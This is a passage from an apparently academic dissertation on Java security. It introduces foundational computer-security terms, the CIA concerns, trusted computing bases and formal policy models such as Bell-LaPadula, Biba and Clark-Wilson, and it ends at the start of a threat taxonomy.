The tools presented throughout this work aim to support practitioners as well as researchers. Furthermore, they allow integration into existing on the one hand into existing frameworks for enterprise software development such as FINDBUGS and ANT. On the other hand we show runtime extension hooks as the J2SE security manager. We summarize the work with documents, which illustrate our own contributions to the security community and by listing own and vendor-issued security advisories that document the remediation effect of our research.

2 Foundations

This chapter describes the foundations of the separate topics of the following discussion. The first sections present the basic terms of computer security, followed by important definitions about software architecture. The introduction of patterns, antipatterns, and refactorings supplies the reader with the foundations for structural design of component-based software development.

2.1 Computer Security

This chapter serves as an entry into the discussion on security. In the next paragraphs a brief overview over the discussion area in which we will use the term security is given. This leads to specialized thoughts on security in distributed systems.

The quality of software systems is dependent of the functional and the non-functional attributes of the design model and the implementation code. Functional attributes describe how the application adapts to the application domain requirements, like whether the software supports a specific legal procedure or allows calculation with multiple sets of currencies.

2.1.1 Non-Functional Requirements

In addition to functional goals, the non-functional requirements define how robust, scalable and secure an application behaves in the case of external events not specific to the application domain. These events relate

to the non-functional characteristics of IT systems, the *Qualities of Service* (QoS).

Providing robustness includes handling events of resource shortage, like low disk space, damage to processing components like main boards. Failover concepts like clustering or resource pooling help to prevent such events.

Scalability is an issue when the storage or computing resources of an existing application have reached their limit. In such an event, a scalable application allows to react to an increased demand for the provided functionality. The transparent addition of new processing facilities like servers or CPUs enables to distribute the processing load without the need to change the code of the application or stop the application.

We use the next definition to describe the secure state of a system:

Definition 1 (Security (DoD)): *A condition that results from the establishment and maintenance of protective measures that ensure a state of inviolability from hostile acts or in□uences. (Department of Defense (United States), 2008)*

Yale University defines *security* mechanisms in their dictionary of terms for license agreements as follows:

Definition 2 (Security (Yale)): *Means used to protect against the unauthorized use of and prevent unauthorized access to digital information. (Yale University, 2006)*

From these definitions, one can infer that the attacker has to find a single weak spot in the defense concept of the target, whereas the target has to protect itself against the entire range of possible attack scenarios. In scenarios of distributed computing attackers access the target via remote communications, trying to exploit vulnerabilities in the exposed services. Moreover, non-local attack types like distributed denial-of-service, phishing, and identity theft have emerged because every target is reachable due

to the emergence of the Internet Protocol (IP) and the related protocols and communication infrastructures.

In our discussion, we will focus on the influence of security-unaware programming style (antipatterns) that lead to vulnerabilities that endanger availability, confidentiality, integrity, and the authorization logic of the application. The aspects of security allow distinguishing different kinds of attacks, which we underline with examples from the JAVA 2 Development Kit (JDK) within the flow of the dissertation text as shown in Table 2.1.

Vulnerabilities are ways to compromise the security goals of an application targeted by an attacker. A risk is the possibility of an occurring attack. To protect a target against threats, countermeasures help to limit the risk of attacks by reducing the possible attack paths to the systems, which means to eliminate vulnerabilities.

In the following discussion, vulnerabilities will be an important term to work with, as patterns in the implementation are a common cause for the creation of vulnerabilities.

According to Shirey (2007) active and passive attacks exist. Passive attacks aim to acquire knowledge about the internal state and functionality of the system but do not affect it directly. This exposure is achievable via wiretapping, analysis of replication copies or manipulation of commonly used resources to exploit covert channels. In contrast, active attack scenarios interact with the system directly and aim to alter the system behavior or state.

The process of threat modeling a system includes to explicitly document whether and to which extend threats endanger the several aspects of system security (Swiderski and Snyder, 2004). Other related methodologies like attack trees help to visualize and document attacks on systems (Schneier, 1999).

In the specification for the Common Criteria (The Common Criteria Project Sponsoring Organisations, 1999) the relationships between these terms have been depicted as shown in Figure 2.1.




Figure 2.1: Security terms and their interdependencies

Security Aspect	*Threat*	*Example*
Availability	Denial-Of-Service	Denial-Of-Service holes by exploiting the silent integer overflow antipattern in the `java.util.zip` package as shown in Chapter 8.3
		Remote denial of service problems due to malicious payload embedded in serialized JAVA objects
Confidentiality	Information Disclosure	Exploiting covert channels in applets.
		Reading physical memory within the applet sandbox as result of a vulnerability in the JAVA media framework
Authorization	Spoofing	Spoofing vulnerabilities found in a common browser environment
Integrity	Control Flow Interception	State Poisoning allowing to intercept control flow in XPath processing in an applet environment

Table 2.1: Aspects of security

2.1.2 Important terms

This section introduces the basic definitions of computer security. An important topic within computer security are the concepts of authentication and authorization. Shirey (2000) provides these helpful definitions:

Definition 3 (Authentication): *The process of verifying an identity claimed by or for a system entity [...] An authentication process consists of two steps: 1. Identification step: Presenting an identifier to the security system. [...] 2. Verification step: Presenting or generating authentication information that corroborates the binding between the entity and the identifier. (Shirey, 2000)*

Definition 4 (Authorization): *(1.) An "authorization" is a right or a permission that is granted to a system entity to access a system resource. (2.) An "authorization process" is a procedure for granting such rights. (3.) To "authorize" means to grant such a right or permission. (Shirey, 2000)*

A software program that implements access control with an intermediary reference monitor typically evaluates the access decision (see Figure 2.2).

In scenarios following a discretionary access control (DAC), the owner attribute of an object determines the access decision. In contrast, mandatory access control (MAC) systems determine the access decision by a system-wide access control policy, which is part of a security policy.

According to Gollmann, the goal of computer security is defined as follows:

Definition 5 (Computer Security): *[...] deals with the prevention and detection of unauthorized actions by users of a computer system. (Gollmann, 1999)*




Figure 2.2: Access Control

Computer security subdivides in several concerns supported by technical and organizational security mechanisms. They base on a few basic security principles. For a JAVA-based enterprise application, the person in the role of the deployer chooses an appropriate security model for the defined risk level. A security model provides the semantics of the security policy. Establishing trust is an essential precondition to secure computing. The security architect adjusts the security measures to the level of trust towards the humans directly operating with the system components. A privileged user account, such as the *root* user in common UNIX systems, is implicitly trusted and not limited by explicit security mechanisms such as entering a password for every privileged operation.

Threats are potential vulnerabilities of systems, which allow bypassing the rules of the security policies and the enforcing mechanisms in place. The discussion in the next section is about the position of security in com-

puter science; followed by a list of concerns and basic principles of security.

2.1.3 The role of security in computing

The following sections describe how security related topics fit into the general catalog of terms within the computing domain. Denning (2003) introduces a principle-based view on computing, and provides an analogy to other nature sciences such as biology and physics and promotes better understanding between science principles and resulting technologies. His principle-based approach bases on two dimensions, the computing principles and the computing practices. The basic principles of computing are mechanics and design principles, whereas the practices of computing consist of the computing application domains and the underlying core technologies.

Computing mechanics

Beginning in the 1950s only a subset of the important foundations of core computing technologies was established. These were the domains of algorithms, numerical methods, compilers and languages, computational models and logic circuits. Since then, the number of technologies has immensely grown and diversified. To provide structure for the growing enumeration of computing technologies Denning defined five principle pillars or *windows of computer mechanics*, which are depicted in Table 2.2.

Concrete technologies such as middleware are mixed instances of every of these windows, but their emphasis differs. For example the J2SE (JAVA 2 Standard Edition), as a general runtime framework, provides broader aspects of computation, communication, coordination and automation than a specialized application such as an ERP (Enterprise Resource Planning) system which represents an application type that is typically equipped with specialized business functionality, located in the recollection window.

Window	*Concern*	*Principle, Stories, Use Cases*
Computation	Elements and limits of computing	Algorithms, control and data structures, automata
Communication	Messages flow from sender to receiver	Data transmission, channels, noise, compression, cryptography, networks
Coordination	Multiple entities achieve common results	Interaction aspects h2h (workflow, processes), h2c (interfaces, in- and output, responses, usability), c2c (synchronization, serialization, representation)
Automation	Computers perform cognitive tasks	Simulation, philosophical distinctions, expert systems, machine learning, bionics
Recollection	Information storage and retrieval	Hierarchies, localities, caching, addressing and mapping, naming, sharing, searching, mining

Table 2.2: The Five Windows of Computing

Computing design

Design principles tailor computing mechanics according to the needs of human actors in computing like the crosscutting concerns of customers, users and programmers. These concerns subdivide in four design principles according to Table 2.3.

Concern	*Description*
Simplicity	Usage of abstraction versus complexity, a programmer needs a more detailed view on a customer record than the on-line user
Performance	Timing, aspects like throughput, bottlenecks, capacities, response times, real-time requirements
Reliability	Robustness, redundancy, recovery, integrity evolvability anticipation and adaptability to changes in functions and scale
Security	Authentication, access control, availability, confidentiality, integrity, containment, privacy, non-repudiation

Table 2.3: Design Principles of Computing

The computing principles relate closely to the non-functional or quality requirements and contribute to the upcoming discussion of large-scale software development.

2.1.4 Security Goals

Security mechanisms help to protect information assets. The important measures to support this broad security goal are prevention, detection and recovery (Bishop, 2002). Details are shown in Table 2.4.

2.1.5 Concerns

According to ITSEC (Department of Trade and Industry (United Kingdom), 1991) the disciplines of Computer Security and IT Security base on three fundamental concerns:

- Confidentiality
- Integrity
- Availability

As Gollmann (1999) states, this list is subject to discussion depending on the individual viewpoint towards security and is therefore not necessarily complete. Other criteria such as accountability, reliability, and safety also contribute to the goal of IT Security.

Con□dentiality

We use the definition of *con□dentiality* from the US Department of Trade and Industry (United Kingdom).

Definition 6 (Confidentiality): *Prevention of the unauthorized disclosure of information (Department of Trade and Industry (United Kingdom), 1991)*

The goal of confidentiality is concerned with keeping private information classified. Protection of classified information is a frequent requirement for military environments or application settings where trade secrets are present. This involves a default protection scheme to forbid access to

Concern	*Description*
Prevention	Prevention helps to anticipate damage towards assets. This includes precautions by technical and design mechanisms. Technical mechanisms are ideally implemented by invariants. Objects that cannot be changed by attackers such as read-only file-systems, read-only-memory, read-only environments, non-executable stack areas of current microprocessors, like the non-executable stack (Ananthaswamy, 2004) reduce the attack surface. The contained execution model of the J2SE is also a technical precaution. It is known as the *sandbox*. Typical architectural mechanisms for prevention enforce access control checks such as prompting for the user identification and his password to force an authentication prior usage of a program.
Detection	Detection aims to monitor attacks and the caused damage. Specialized tools, such as *intrusion detection* systems, like the open source product Snort (Snort Project, 2004), provide mechanisms to alert attacks or suspicious behavior of entities. This is for example the case when repeated access to protected resource to a password file or a privileged user account or system port has occurred. Detection tools may work on several layers of the ISO/OSI communication reference model. Based on event triggering are rule definitions that specify suspicious IP-packets on the network layer or signatures of HTTP-based attacks on the transport layer. Attacks that subvert the integrity of the application level such as viruses and trojans allow detection by comparing attack signatures to the content of an untrusted executable file. To document attacks it is important to collect *forensic material*, such as network traces to prepare legal actions against the originator of the attack.
Recovery and Reaction	Recovery and Reaction is primarily responsible for *re-establishing integrity* after an attack has occurred. To repair the damage caused by an attack, the integrity breaches to the data the system have to be removed before re-launching the system. The second goal of recovery is to *re-establish availability* after the attack. In order not to be a target for a repetitive attack, the recovery step also includes the detection and analysis of the vulnerabilities that caused the success of the attack. Fixing the identified leaks is done either by recoding the vulnerable parts of the application or by applying a security patch in the case of vulnerable third party components, for example installing an update for the J2RE or a security update for the underlying operating system. Recovery should take place *after* the collection of forensic material. Active countermeasures against the attackers may also belong to the recovery process depending on the legal settings in the country where the attack target is located.

Table 2.4: Subdisciplines of security

classified data and resources without the proper classification level of the reading entity. The Bell-LaPadula security model formalizes confidentiality in systems.

Integrity

Integrity of information systems is especially important for businesses, as their transactional decisions and the resulting monetary success depends on the correctness and trustworthiness of data and the validity of the used algorithms.

The Department of Trade and Industry (United Kingdom) introduced this definition of integrity:

Definition 7 (Integrity): *Prevention of the unauthorized modification of information; (Department of Trade and Industry (United Kingdom), 1991)*

Content integrity aims to prevent attacks on both by intruders. Authentication supports the goal of *Origin Integrity* to ensure that the origin is known and not anonymous.
Additional authorization checks guarantee that only authenticated entities pass the access control checks according to their role or their individual credentials. After passing the check, a client has the permission to perform a privileged action. Credentials such as a User-Id and password or cryptographic keys are typical proofs for the identity of a user in a special access context. The standardized `Subject` class of the `javax.security.auth` package contains this information in the JAVA context.

The goal of *content integrity* is to protect data against unnoticed manipulation on the transport layer. To prevent violations to origin and content integrity on stored data such as JAVA archive files systems cryptographic checksums provide a means to verify to the archive files (Sun Microsystems, 2003a). Using digesting functionality such as the `Checked-`

`InputStream` class of the `java.util.zip` package helps to verify the correct transmission of data.

Availability

According to ISO 17944, the term availability has the following definition:

Definition 8 (Availability): *The property of being accessible and usable upon demand by an authorized entity. (ISO, 2002)*

Availability of information systems is the foundation for Internet-centric companies to have success in their business and receive revenue. Traditional approaches to availability base on statistical models that incorporate average response times and the estimated number of normal users. Periods of outage that are due to behavior of malicious users are an often-neglected risk, although they break the resulting estimations of availability models. Direct compromises of availability are denial-of-service attacks. These may either attack the implementation (Schönefeld, 2004f) to crash systems or limit the available bandwidth for systems (flooding) (Harrison, 2000).
Non-security related approaches to provide availability and disaster recovery base on middleware transparency concepts. Middleware systems typically provide redundancy mechanisms such as backup and failover mechanisms for computing facilities and locations as well as backup connection bandwidth for peak demand.

Accountability

The goal of accountability is to audit actions, which is different from preventing them. The Department of Defense (United States) (1985) provides the following definition:

Definition 9 (Accountability): *Audit information must be selectively kept and protected so that actions affecting security can be traced to the responsible subject. (Department of Defense (United States), 1985)*

On the technical level, accountability means to track actions of users. Privileged users have the permission to access logs in an append-only mode. Audit trails allow archiving of security relevant actions that provide important forensic material in a misuse case.

On the business level accountability or the alias term *Non-Repudiation* of business transaction is important to establish trust between the business partners in business-to-business scenarios.

Implementations of proof mechanisms typically apply a digital signature (Cooper et al., 2008) to electronic documents such to proof the confirmation of receipt. The events during mutual remote agreement require a digital proof.

2.1.6 Trust

A user builds up trust towards a system depending on his observations before he decides to use the system (Denning, 1993). These assumptions are time-variant such as trust in the quality of algorithms and privacy and integrity of internal storage, floppy disks and CDs. Portable storage media devices typically fall into the *untrusted* category because they potentially transport manipulated program code such as viruses or otherwise tampered data. A typical precaution is applying a virus check before usage. Cryptographic signatures provide a mechanism to check the trustworthiness of files before usage.

Faulty floating-point processing caused the crash of the Ariane rocket on June 4th, 1996. This catastrophe increased the awareness within the aircraft and space industry for an extension of test scenarios for software and embedded components before trusting their usability (Lions, 1996).

This is only one example that forced industries to conduct additional tests to their products before they enter the market. Trust in software products is therefore also different among individual observers. Vendors have reacted and equipped their software systems with trust establishing technologies such as using cryptographically algorithms for code signing in remote deployment architectures such as .NET or JAVA/JNLP. These technologies are only as trustworthy as the quality of their actual implementation (Anderson, 1994), which are potentially inferior to the theoretical quality of the underlying security algorithms or policies they aim to implement.

Frequently the concept of a TCB, a *trusted computing base* defines the minimum set of system components that have to be trustworthy. All vulnerabilities in the implementation or other potential insecure states of the TCB compromise the overall system security (Appel and Wang, 2002). Subcomponents within the TCB trust each other and therefore need no additional mutual protection. According to the US Department of Defense (United States), this definition of a TCB is given:

Definition 10 (Trusted Computing Base): *The totality of protection mechanisms within a computer system, including hardware, □rmware, and software, the combination of which is responsible for enforcing a security policy. A TCB consists of one or more components that enforce a uni□ed security policy over a product or system. The ability of a trusted computing base to correctly enforce a security policy depends solely on the mechanisms within the TCB and on the correct input by system administrative personnel of parameters (e.g., a user□s clearance) related to the security policy.(Department of Defense (United States), 1985)*

In addition, the ITSEC (Department of Trade and Industry (United Kingdom), 1991) supplies an illustration of a TCB, shown in Figure 2.3.




Figure 2.3: Trusted Computing Base

2.1.7 Mechanisms

Security mechanisms are the technical disciplines employed to enforce the different concerns of security and establish trust, such as:

Access Control enables a controlled interaction between subjects and objects according to rules.

Auditing keeps non-forgeable logs of performed actions that assist to the concern of Non-Repudiation by collecting potential forensic proof in the case of system misuse incidents.

Intrusion Detection systems support to integrity and availability, as they scan input data that may trigger attacks. An attack pattern dictionary allows filtering data before passing it to the application. Additionally they provide functionality to use the connection metadata for forensic analysis to track back the origin of an attack.

Perimeter Defense protects the concern of availability and keeps attackers outside (origin integrity).

Cryptography provides confidentiality and ensures that only subjects that are entitled to do so by owning the correct key may send messages to objects.

2.1.8 Policy Models

Security models help to specify the requirements on security for a specific production environment. A policy describes the measures how to implement these. A security policy bases on a formal description the security model, necessary for the security validation of a system. The use of a security policy allows distinguishing secure and insecure system states.

Security models extend state machine models, which trace the dynamic state of systems. Changes in state only occur at discrete moments driven by either time or events. The security state is an important part of the traced subset of the system state. A secure system starts in a secure state. By knowledge of the state transitions of a system, it is possible to verify whether a secure state links to a secure state. When this condition (the basic security theorem) holds, the system is considered as secure.

The set of secure states is a subset of all possible system states. Lu and Sundareshan (1990) present a multi-level process model that illustrates how system security states on a conceptual level are derived from a given system.

Bishop provides these definitions:

Definition 11 (Security policy): *[. . .] is a statement that partitions the states of the system into a set of authorized or secure states and a set of unauthorized or nonsecure states. (Bishop, 2002, 95)*

Definition 12 (Secure system): *[...] is a system that states in a secure (authorized) state and cannot enter an insecure (unauthorized) state.(Bishop, 2002, 95)*

Definition 13 (Security breach): *[...] occurs when a system enters an unauthorized state (Bishop, 2002, 96)*

Formal models are a mechanism to define policies that handle the goals of system security and help to detect their violation. The actual process context is a parameter for the policy evaluation and allows determining which of the above-mentioned goals are violated. *Access control decisions* are mandatory filters placed prior to the actual resource access. In a JAVA context access control decisions help to check whether the code, running in the context of a specific user (`java.security.AccessControlContext`) or is loaded from a specific network location, may access a resource in accordance to the identified (`java.security.CodeSource`). There are several concepts involved in a security policy when dealing with access control decisions:

Subjects like users, code signers, and processes are the actors, the *active* entity on which behalf the access to a resource is requested. A typical subject has a unique username such as a X.509 digital certificate, like the signer of a software package. A GUID or a MAC address identifies hardware resources,.

Objects are resources like files, network connections, components of the user interface and *passive* items.

Operations are available actions. Subjects perform operations on the object. A typical operation on an object in the file system is the *read* action.

User subjects form sets (user groups) that share common access rights. Frequently used privileged groups are those for administrative actions with elevated privileges attached or groups that define the bundle of rights for normal users. Administrators typically have unlimited access to system resources, or members of other privileged groups (like log accessors, who are allowed to read system log files that are needed for auditing or analyzing systems). Permissions are assignments of legal operations on objects to subjects. In a default-deny model permissions are granted to subjects via a policy definition. If an access is not allowed by the policy they are revoked.

Early access control models focused to solve military requirements to limit access on resources. Their main goal was managing confidentiality. Therefore, the majority of access control models allow at least the definition of rules for the privacy of data and other resources inside a system.

Other models exist that are concerned with the goal of integrity, such as the Clark-Wilson model, whereas other approaches, such as the Chinese Wall model, target more business centric needs.

In the following, we will present and compare these common policy models:

- Lattice models
- The Bell-LaPadula model
- Harrison-Ruzo-Ullman model
- Chinese Wall model (Brewer and Nash model)
- Biba model
- Clark-Wilson model

Lattice models

The central concept of the Lattice model is the classification of a resource. The typical classes are derivations of military terms such as *top secret*, *secret*, *con□dential*, and *unclassi□ed*. Resources may only accessed by subjects on their level of classification or above.

This simple scheme only addresses confidentiality, the primary application area lies within document-oriented government or military environments.

Bell-LaPadula model

The model of Bell and LaPadula (1973) (BLP) is a state-machine model focused on confidentiality, used to define the relation of which user may access a particular resource (instance or type). As an extension to the lattice approach, BLP prevents downward information flow. Like the Lattice model, BLP defines a set of ordered access levels, which defines what operations subjects may invoke on objects. A_i is the level of the highest order a subject i is allowed to read. C_k is the degree of confidentiality of a specific object k. In contrast to the Lattice model, BLP does not allow subjects with a given classification to write to resources with a lower classification.
According to the simple security property of Bell-LaPadula subjects i may read (observe) objects k only when $A_i >= C_k$. According to this rule, information flow can only occur by direct access operations, the direction is always upwards.

The Lattice model suffers like the initial version of the BLP model from a critical design problem, which allows misuse from malicious program that run on behalf on a specific user. A program may read data from a high-classified resource and *declassify* the gathered information, for instance copy it to a resource classified on a lower level. In addition the **-property* of BLP prevents such *downgrading* states in which subjects may

write (alter) to subjects when $A_i <= C_k$.
In BLP the star and the simple security policy are mandatory. The discretionary security property states that access has to be permitted by the access control matrix (which defines the access rights for each combination of Subject, Object, and Action.
The major problem that occurs in practical use of BLP is the restriction that high-classified subjects are not permitted to communicate to a subject on a lower classification level. A bypass of these checks is only possible by temporarily downgrading of subjects that need to communicate. An alternative to this approach is introduce trusted subjects, which are not restricted by the `*-property`. When using those trusted subjects the `*-property` only has to be checked for untrusted subjects.

Harrison-Ruzo-Ullman Model

The confidentiality model of the BLP follows a static approach and does not allow changing the used policy or to define new subjects or objects. The Harrison-Ruzo-Ullman (HRU) (Harrison et al., 1976) model addresses this shortcoming with an authorization model with a given set R of actions, defining an access matrix over all S and O, which includes a subject of R for each intersection or S and O. The set R consists of at least six entries, the first two are operations to enter rights into and delete rights from the access matrix. The other four deal with the creation and deletion of objects and subjects.
A HRU command is composed of a precondition that checks whether the required rights r_i are set in the entry of the access control matrix Ms_i, o_i to execute actions on object j. A subject S that owns a network socket (permission o) can open a socket connection, and has accept, listen and close permissions to this socket, therefore a typical HRU policy has the following syntax:

```
command create_socket (subject, socket) {
        create socket,
        enter resolve into Msu,so;
        enter listen into Msu,so;
        enter close to Msu,so;
}
```

Subject S may grant connect right to this socket to another subject T with

```
command connect_socket (S , P ,socket) {
    if o in MS,Msocket then
          enter connectP, Socket in MP,socket
}
```

Within the HRU model, it is possible to determine the allocation path of rights. This means in turn that it is possible to check whether a right leaks. To proof that a right is not leaking, no command sequence exists that transforms the access control matrix (ACM) into a state where a right leaks. In only that case, the ACM is considered *safe*. The safety problem of a Matrix M concerning right r is decidable, when the command sequence is limited to a single command.

Chinese wall

The Chinese wall model (CWM) (Brewer and Nash, 1989) is targeted to handle conflicts of interests, such as financial application areas.

The following example describes the key ideas: The subjects represent analysts; objects model the data areas for a specific client. The protected items are datasets describing the financial state of a company. The Relation $d : O- > D$ determines the dataset for a given company o. A conflict of interests is determined with the relation $c : O- > D$ provides for every object o the companies that are in conflict of interest with o. Labels integrate all entries of d and c, all datasets and interest conflicts. These are

separate from the *sanitized* information, which has no access restrictions. The simple security property of the CWM grants access to objects only under the condition that the requested object is already under access by the accessing subject. Further, it is not member of the conflict interests of other objects already accessed by this subject.

Problems arise with indirect information flow (covert channels) that arises when the clients of analysts deal with the same partners (shared resources). Two competing companies are dealing with two business analysts R and S. R is working with company A and the shared investment bank T, S is working with this financial institute for company B. When R updates the file on investment bank, information about A may leak to analyst S. This problem is addressed with the `*-property`, which prevents R from writing to the file of the investment bank T, when he has read access to unsanitized and private information that may leak. As the underlying relationships may change, the model basing on CWM has to be very dynamic.

Biba Model

The Biba (Biba, 1997) model is as a state machine model closely related to the model of BLP. In BLP, a process may write to resources above its classification level and may tamper data on a classification level by inserting data of untrustworthy origin. In addition to BLP, the Biba model aims to prevent *unauthorized insertion of information*, in other words focuses on integrity. In Biba, both subjects and objects have assignments to integrity levels.

Several properties apply (duals of the confidentiality properties of BLP): The *no-upwrite property* (simple integrity property) guarantees that a subject s receives the right to modify an object o only when the integrity level of s is higher or equal to the integrity level of o. With the integrity *-*property* it is guaranteed that whenever a subject s is allowed to read an

object o, s is only allowed to write to another object o' when the integrity level of o' is lower than the integrity level of o.
In addition to these properties low watermark policies adjust integrity levels for subjects and objects. The subject low watermark policy states that a subject may read an object of every given level of integrity. After an operation, the integrity level of the subject is adjusted to $inf(fo(o), fs(s))$. $fo(o)$ and $fs(s)$ are the integrity levels of object o and subject s before the operation has occurred.
According to the object low watermark policy, a subject may alter an object at any integrity level. The new integrity level of the object after the operation is again $inf(fo(o), fs(s))$. The Biba model has an extension to handle delegated invocations; this situation applies when a subject invokes another subject to alter an object. These extensions are specific to the current application. The first extension is the *invoke property*, a subject is only allowed to use a program at an equal or lower level. Otherwise, a lower-level (tainted) subject may invoke a higher-level (clean) program and manipulate integrity of clean objects. A modification is the allowance of a lower-level subject to modify a high-level object only if it uses a high-level (privileged) program for this task. In this case, the program needs to perform checks that ensure integrity of the object verifying the correctness of the *clean* state.

The Biba Model relies on the correctness of the checks implemented by the program. The ring property allows that subjects can read objects at all levels. Subjects may only invoke objects on equal or lower integrity levels. Invocations of subjects are only allowed when the integrity level of the called subject is higher than the own integrity level.

Clark-Wilson model

The Clark-Wilson model (Clark and Wilson, 1987) is focused on commercial use cases where internal data integrity is as important as external rep-

resentation of data, for example Auditing of process status changes. Clark and Wilson separate military notion of security policies from commercial ones. Whereas in military application areas the disclosure of data is the major security threat, in commercial usage areas the availability and integrity of data is most important. In the context of the Clark-Wilson model, commercial systems base on two basic principles, *Separation of Duty* and *Well-formed transactions*. Well-formed transactions implement constraints on data transformations triggered by subjects. Those checks may range semantically from simple generation of log dataset with information about the time of transaction, and the responsible subject to double-bookkeeping functionality that allows analysis of the cash-flow system.

Well-formed transactions support the security goal of non-repudiation where business transactions have a link to a responsible identity. To be tamper-proof the transaction functionality is undergoing an audit that checks audited for correct behavior. Separation of duty is a means to prevent fraud. The risk is that an employee who is responsible alone for execution and control of a work item may apply actions to his own favor. A system based on separation of duty only tolerates such dishonesty when there is mutually support of fraud among the participating subjects.

Business applications, such as banking information systems, typically base the transactions performed by their information processing programs on the "four-eyes-principle" which provides mutual control. Critical business action can only be committed when an employee and a second person acknowledge the correctness of the current transaction. By combining the separation of duty with well-formed transactions, the system is kept in a state of integrity. To maintain the integrity goal it is essential, that the involved users may not modify these transactions, or the assignment of access rights. A formal illustration of the Clark-Wilson model is shown in (Clark and Wilson, 1987). The core components are illustrated in Figure 2.4. It presents two types of data items, the first are the *constrained*

data items (CDI). *Integrity veri□cation procedures* (IVP) filter the CDIs to ensure a valid internal state. *Unconstrained data items* (UDI) do not have to pass the IVP (and as the CDI), they are once checked considered to be in a valid state and must be processed by well-formed transactions and put from one state of integrity to another.




Figure 2.4: Clark-Wilson security model

An adequate implementation backend for a Clark-Wilson policy implementation could use a transactional database system as state engine backend. This allows accommodating the well-formed transactions, which enforce atomic transformation from one valid state to another on the one hand and on the other hand, to avoid dirty read and intermediate states.

Summary

The previous paragraphs delivered a characterization of the different flavors of formal security models. The BLP focuses primarily on military requirements such as confidentiality and does not contribute to system integrity and does not prevent covert channels. It is static and does not reflect changes for subject and objects. Another downside of BLP is that is does protect the containment status of systems and does not block the

creation of covert channels. In contrast, the HRU model allows defining to subjects and objects and integrates the notion of permission grants. It also allows deciding the security state problem for simple systems. The Chinese wall model is a security model focused on commercial environment where it is important to separate areas of concern and interest. The Biba model is the dual of the BLP as far as integrity is concerned. It allows flexible assignment of integrity levels by introducing the low watermark policies. The ring and invoke policies allow specifying whether subjects may alter objects via programs. The Clark-Wilson security model is the most flexible model as far as business requirements are concerned. It focuses on integrity and allows providing non-repudiation via organizational and functional settings. For the upcoming chapter on JAVA security these policy models provide a base framework to evaluate the goals and effects of the presented security measures that implement a security policy.

2.1.9 Containment and Con□nement

The term *containment* stems from physics and describes according to University of Princeton

Definition 14 (Containment): *A system designed to prevent the accidental release of radioactive material from a reactor (University of Princeton, 2005).*

In the context of information systems Lampson defined the confinement problem as:

Definition 15 (Confinement): *The* confinement problem *is the problem of preventing a server from leaking information that the user of the service considers con□dential (Lampson, 1973b).*

Both terms describe the importance of separation of resources such as data or contaminated material inside the system and the remaining outside world. *Covert channels* are unintended paths between confinement

sections and cause violations of security policies. They may transfer information over metadata such as timing behavior or observable system level resources, which are not designed for communication (Pfleeger and Pfleeger, 2002). Bishop defines covert channels as follows:

Definition 16 (Covert channel): *A covert channel is a path of communication that was not designed to be used for communication. (Bishop, 2002)*

The presence of covert channels is harm to security. They allow bypassing existing confidentiality protection measures by passive monitoring the state of a system. Their practical implications are a topic of the later chapters, demonstrating the effects of covert channels between confined JAVA applications, such as applets.

2.1.10 Threats

This chapter presents a basic categorization of threats towards systems. Threats are potential violations of security, which allow exploits by attacking entities. The *Internet security glossary* (Shirey, 2007) provides the following main categories of threats:

- Disclosure
- Deception
- Disruption
- Usurpation

Disclosure

An unauthorized disclosure event happens when an attacker is able to gain access to information not intended for exposure in his trust class. This violates the confidentiality of the system. The actions shown in Table 2.5 can lead to unauthorized disclosure.

Deception

Deception is the consequence of a threat that provides an authorized entity with false data by accessing the manipulating the trust relationship or the physical communication, see Table 2.6.

Disruption

